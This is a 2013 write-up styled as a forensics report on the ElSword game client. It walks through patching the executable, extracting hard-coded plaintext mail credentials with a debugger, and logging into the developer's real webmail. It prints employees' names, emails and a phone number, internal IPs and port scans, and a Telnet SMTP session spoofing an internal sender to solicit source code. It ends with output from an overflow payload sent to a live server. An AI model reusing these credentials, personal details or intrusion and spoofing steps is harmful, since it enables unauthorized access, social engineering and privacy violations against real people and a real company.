Computer Forensics Report

04/01/2013

Subject: ElSword (IT).
Vulnerabilities: Mail Spoofing, Kog exposed to social engineering attacks, vulnerable services to Remote Code Execution.
Pubblisher: GameForge 4D GmbH.
Country: Europe.
Status: Online/Working.

By Luca Francioni

Requirements

- Understanding assembly language (optional)
- Knowledge of Windows' Libraries and functions (optional)
- Use of a debugger or a disassembler (this case we'll use OllyDBG)


Analysing the client

We need to attach the debugger to the x2.exe process, but we'll not see that one into the attachable processes list.
This because the first function of x2.exe is a loop for privilege escalation, that use the AdjustProcessPrivileges function and modify the SeDebugPrivilege privilege constant.
I have already patched this function and coded a tool for this job, it is called x2Starter, here's full Visual Basic.NET source:

```
       Imports System.IO

       Public Class Form1
         'Starting argument,so it will be
         'C:\ElSword\data\x2.exe pxk19slammsu286nfha02kpqnf729ck
         Dim Argument As String = "pxk19slammsu286nfha02kpqnf729ck"


    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles ExcisionButtonDefault1.Click
        If (check1.Checked = True) Then
            Try
                'WriteByte((MemoryAddress - BaseAddress), OPCode, PEName)
                ' OPCode 0x90 = NOP
                WriteByte(&H2621, &H90, "x2.exe")
                WriteByte(&H2622, &H90, "x2.exe")
                WriteByte(&H2623, &H90, "x2.exe")
                WriteByte(&H2624, &H90, "x2.exe")
                WriteByte(&H2625, &H90, "x2.exe")
            Catch ex As Exception
                MsgBox("Error while patching the file.", MsgBoxStyle.Exclamation)
            End Try
        End If

        Try
            Process.Start("x2.exe", Argument)
        Catch ex As Exception
            MsgBox("x2.exe not found.", MsgBoxStyle.Exclamation, "x2Starter")
        End Try

        End
    End Sub

    Function WriteByte(ByVal OffSet As Integer, ByVal Bytes As Byte, ByVal Percorso As
String)
            Dim W As New FileStream(Percorso, FileMode.Open, FileAccess.Write)
            W.Seek(OffSet, SeekOrigin.Begin)
            W.WriteByte(Bytes)
            W.Flush()
            W.Close()
    End Function
End Class
```

Now, we have lowered the process to normal privileges.
This permits to see the process into the attachable processes list of Olly and then we can attach it without any problem.
Follow the procedure:

- Start OllyDBG.
- Click on File > Open and select x2.exe.
- Click on File > Set new arguments and in the second textbox we paste the argument required by the client to start (`pxk19slammsu286nfha02kpqnf729ck`) without parenthesis.
- Click on Debug > Restart to flush the initialization parameters.
- We should search the strings, but due a bug in Olly we will directly go to the interested address.
  In the disassembler/CPU area we press CTRL+G keys on the keyboard.
- Insert this address: **18DBD870**.
  This is the mailing function with all the data we need.



```
18DBD870  .  68 00C85719    PUSH OFFSET 1957C800                  [Arg1 = ASCII "escrash"
18DBD875  .  E8 E6E80000    CALL 18DCC160                         [x2.18DCC160
18DBD87A  .  8B0D 98596A1'  MOV ECX,DWORD PTR DS:[196A5998]
18DBD880  .  68 F4C75719    PUSH OFFSET 1957C7F4                  [Arg1 = ASCII "@Els.123"
18DBD885  .  E8 56E90000    CALL 18DCC1E0                         [x2.18DCC1E0
18DBD88A  .  8D85 ECFEFFF   LEA EAX,[LOCAL.69]
18DBD890  .  8D50 01        LEA EDX,[EAX+1]
18DBD893  >  8A08          [MOV CL,BYTE PTR DS:[EAX]
18DBD895  .  40            | INC EAX
18DBD896  .  84C9          | TEST CL,CL
18DBD898  .^ 75 F9         [JNE SHORT 18DBD893
18DBD89A  .  2BC2           SUB EAX,EDX
18DBD89C  .  8B0D 98596A1'  MOV ECX,DWORD PTR DS:[196A5998]
18DBD8A2  .v 74 09          JE SHORT 18DBD8AD
18DBD8A4  .  8D95 ECFEFFF   LEA EDX,[LOCAL.69]
18DBD8AA  .  52             PUSH EDX
18DBD8AB  .v EB 05          JMP SHORT 18DBD8B2
18DBD8AD  >  68 DCC75719    PUSH OFFSET 1957C7DC
18DBD8B2  >  E8 29E70000    CALL 18DCBFE0                         [x2.18DCBFE0
18DBD8B7  .  8B0D 98596A1'  MOV ECX,DWORD PTR DS:[196A5998]
18DBD8BD  .  68 C8C75719    PUSH OFFSET 1957C7C8                  [Arg1 = ASCII "escrash@kog.co.kr"
18DBD8C2  .  E8 99E60000    CALL 18DCBF60                         [x2.18DCBF60
18DBD8C7  .  8B0D 98596A1'  MOV ECX,DWORD PTR DS:[196A5998]
18DBD8CD  .  68 C8C75719    PUSH OFFSET 1957C7C8                  [Arg1 = ASCII "escrash@kog.co.kr"
18DBD8D2  .  E8 09E60000    CALL 18DCBEE0                         [x2.18DCBEE0
```

NOTE:


As we can see, the password is not encrypted.
There are many other mails registered at Gmail
or kog.co.kr (honnak@kog.co.kr).

The use of the mailing system is required by another function in the client; some traces of this function looks like an anti-cheat system not implemented or just not working.
So the access data are

> **Username:** *escrash@kog.co.kr*
> **Password:** *@Els.123*

LOGGING IN

We have the credentials and,analysing the WinMain function where The Bat! Professional (the mailing library used) is being initialized, we can find the login server: mail.kog.co.kr.
Therefore inserting the found credentials, we can access the mail box



已使用邮箱空间的 9.99 GB。已经超过 9 GB 限制，无法发送邮件。

存档邮箱已满	Microsoft Outlook	2012/9/20
yangyun74 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
abc793990096 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
qq914776743 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
q1057275485 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
dickou2012 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
ty5520515688 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
a49813714 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
a86524384 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
a86524384 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
tukinosakuya 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
jie514932871 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
cly19959595 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
bai1254040567 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
xelloss333 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
fjyxp1991 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19
lk920121 뢒process 栗쥡즷깊	Microsoft Outlook	2012/9/19

Microsoft Outlook
到: esinthacking@kog.co.kr
2012年9月19日 21:40

다음 받는 사람이나 그룹에 메시지를 배달하지 못했습니다:

esinthacking@kog.co.kr
현재 받는 사람의 사서함이 꽉 차서 메시지를 받을 수 없습니다. 나중에 이 메시지를 다시 보내거나 받는 사람에게 직접 문의하십시오.

관리자를 위한 진단 정보:

생성 서버: EXCHANGE-2.kog.co.kr


```
esinthacking@kog.co.kr
#554-5.2.2 mailbox full 554 5.2.2 STOREDRV.Deliver.Exception:QuotaExceededException.MapiExceptionShutoffQuotaExceeded; Failed to process message due to a permanent exception with message
/o=KOG/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=KOG-EXCH-1/cn=Microsoft System Attendant . 16.55847:B6000000,
17.43559:0000000020010000000000000000000000000000, 255.23226:00000000, 255.27962:FE000000, 255.17082:DD040000, 0.26937:15000000, 4.21921:DD040000, 255.27962:FA000000, 255.1494:0F010480,
255.26426:FE000000, 0.22086:DD040000, 0.25876:0F010480, 4.7588:0F010480, 0.25840:0F010480, 4.6564:0F010480, 0.56333:0F010480, 4.6372:05000780, 0.24916:0F010480, 4.6276:05000780,
4.5721:DD040000, 4.6489:DD040000, 0.34743:0F010480, 4.2199:DD040000, 0.56415:0F010480, 4.48223:DD040000, 4.17097:DD040000, 4.8620:DD040000, 255.1750:0F010480, 0.26849:0F010480,
255.21817:DD040000, 0.26297:0F010480, 4.16585:DD040000, 0.32441:0F010480, 4.1706:DD040000, 0.24761:0F010480, 4.20665:DD040000, 0.25785:0F010480, 4.29881:DD040000 ##
```

원본 메시지 머리글:

```
Received: from spam.kog.co.kr (14.45.79.13) by EXCHANGE-2.kog.co.kr
 (14.45.79.15) with Microsoft SMTP Server id 14.1.379.0; Wed, 19 Sep 2012
 21:40:38 +0900
X-SPAMOUT-IP: 119.62.132.190 (UNKNOWN)
X-SPAMOUT-FROM: <escrash@kog.co.kr>
X-SPAMOUT-AUTH: passed (escrash)
Received: from 119.62.132.190 (HELO domain)        by spam.kog.co.kr with SMTP; Wed,
 19 Sep 2012 21:40:52 +0900
Date: Wed, 19 Sep 2012 21:40:38 +0900
From: "엘소드 해킹 유저 감시자" <escrash@kog.co.kr>
X-Mailer: The Bat! (v3.02) Professional
Reply-To: <escrash@kog.co.kr>
X-Priority: 3 (Normal)
To: <esinthacking@kog.co.kr>
Subject: yangyun74 뢒process 栗쥡즷깊
MIME-Version: 1.0
```

Save the image to see it in full size.

Here we have access to some server IPs and other interesting informations, but if we try to write an Email, it will give use the full list of the internal emplyees emails, including phone numbers, names and surnames and partners emails like bananamon and kill3rcombo.



通讯簿 - Google Chrome

https://mail.kog.co.kr/owa/?ae=Dialog&t=AddressBook&a=PickRecipients

Questa pagina è in coreano ▾ Vuoi tradurla? Traduci No Opzioni ▾ ✕

通讯簿

기본 전체 주소 목록

모든 장소

显示其他地址列表 ≫

联系人

按 名称 排列 ▾ 升序(字母)

_KOG 전체
组
KOG-all@kog.co.kr

_ODS306팀
组
ODS-all@kog.co.kr

_QA팀
组
QA-all@kog.co.kr

_경영관리팀
组
admin-all@kog.co.kr

_그랜드체이스팀
组
GC-all@kog.co.kr

_기술지원팀

邮件收件人:

收件人 ->

Cc ->

Bcc ->

_경영관리팀

信息	别名	admin-all

成员

名称
김현철(경영)
민병인
박지현(Jay Park)
박필홍
배용철
윤진호

取消

박지현(Jay Park) - Google Chrome

https://mail.kog.co.kr/owa/?ae=Item&a=Open&t=AD.RecipientType.User&id=%


cinese (han semplificato) ▾ Traduci No Non tradurre

박지현 (Jay Park)

联系人	别名	PJH3464
	电子邮件	PJH3464@kog.co.kr
	移动电话	010-2802-3464
信息	部门	경영관리
	公司	KOG
	经理	배용철


组织 ≫

Analysing a random email we gain enough
informations to spoof an email and execute a port scan.



```
Received: from spam.kog.co.kr (14.45.79.13) by EXCHANGE-2.kog.co.kr
 (14.45.79.15) with Microsoft SMTP Server id 14.1.270.0; Wed, 19 Sep 2012
 21:40:38 +0900
X-SPAMOUT-IP: 119.62.132.190 (UNKNOWN)
X-SPAMOUT-FROM: <escrash@kog.co.kr>
X-SPAMOUT-AUTH: passed (escrash)
Received: from 119.62.132.190 (HELO domain)        by spam.kog.co.kr with SMTP; Wed,
 19 Sep 2012 21:40:52 +0900
Date: Wed, 19 Sep 2012 21:40:38 +0900
From: "엘소드 해킹 유저 감시자" <escrash@kog.co.kr>
X-Mailer: The Bat! (v3.02) Professional
Reply-To: <escrash@kog.co.kr>
X-Priority: 3 (Normal)
To: <esinthacking@kog.co.kr>
Subject: yangyun74 뫁process 粟쥡쥣깊
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="__MESSAGE__ID__54yg6f6h6y456345"
Message-ID: <1c79f8f6-06ba-4104-9d81-1c6229d12dec@EXCHANGE-2.kog.co.kr>
Return-Path: escrash@kog.co.kr
```

We have the IP of the SMTP server and the HELO.
Now it's time to access the mailing server by Telnet and spoof an email and use our social engineering skills to some emplyees.




```
220 SPAMOUT. AntiSPAM/VIRUS FILTER Ready.
EHLO domain
502 unimplemented
HELO domain
250 SPAMOUT is on the air
MAIL FROM:admin-all@kog.co.kr
250 OK
RCPT TO:KOG-DevTeamLeader@kog.co.kr
250 OK
DATA
354 Start mail input; end with "." on a line by itself
Subject: lost ElSword source code,send back

.
250 OK.
```

This is a demonstration of how we can easily spoof the mail, without **ANY** problem to mask our IP with the server's one and then leak some informations.

If this fails, we can still penetrate in the server by analysing his ports:
the HTTP server uses the Httpd Microsoft IIS 7.5 service, vulnerable to Remote Code Execution. This means that we can inject a backdoor to the server and then connect to it,giving us full access to server's contents and the chance to find something more interesting like “Server Files”.

Tracing the gateway, i found 5 IPs to analyze, but we will consider only one

14.45.79.12
14.45.79.13 **<** This
14.45.79.14
14.45.79.15



⊟ 14.45.79.13

⊟ **Stato host**

Stato: up

Porte aperte: 3

Porte filtrate: 996

Porte chiuse: 1

Porte scansite: 1000

Tempo in attività: Not available

Ultimo avvio: Not available

⊟ **Indirizzi**

IPv4: 14.45.79.13

IPv6: Not available

MAC: Not available

⊟ **Sistema operativo**

Nome: Juniper SA4000 SSL VPN gateway (IVE OS 7.0)

Accuratezza: 92%

⊟ **Porte utilizzate**

Porta-Protocollo-Stato: 25 - tcp - open


Porta-Protocollo-Stato: 113 - tcp - closed

⊟ **Classi SO**

Tipo	Venditore	Famiglia SO	Generazione SO	Accuratezza
firewall	Juniper	IVE OS	7.X	92%

⊞ **Sequenza TCP**

The server has a vulnerable service that we'll try to exploit it with a Overflow Payload instead of a backdoor injection.



C:\Python27\python.exe

```
[*] Creating LFHPOOL
[*] Sending overflow payload
[*] Sending 336 0xFFs in the whole payload
[*] Sending Payload...(450 bytes)
[*] Sending 192 0xFFs in the 1st chunk
[*] Sending 144 0xFFs in the 2nd chunk
[*] Creating CONNPOOL
_
```

We stop at *CONNPOOL* so we will not crash the service.
But knowing that server has accepted the payload we can hope it's vulnerable.

Aftermath

- Gaining private informations and access to a private system.
- Mail spoofing and identity spoofing, possibility to leak sensitive data like source codes and access credentials to repositories by Social engineering.
- Gaining access directly and without limits to the server, cracking credentials to repositories or leaking some important informations.

How to fix

- Changing passwords.
- Verify every Social Engineering violation or leak.
- Verify if there is any backdoor installed on the servers.
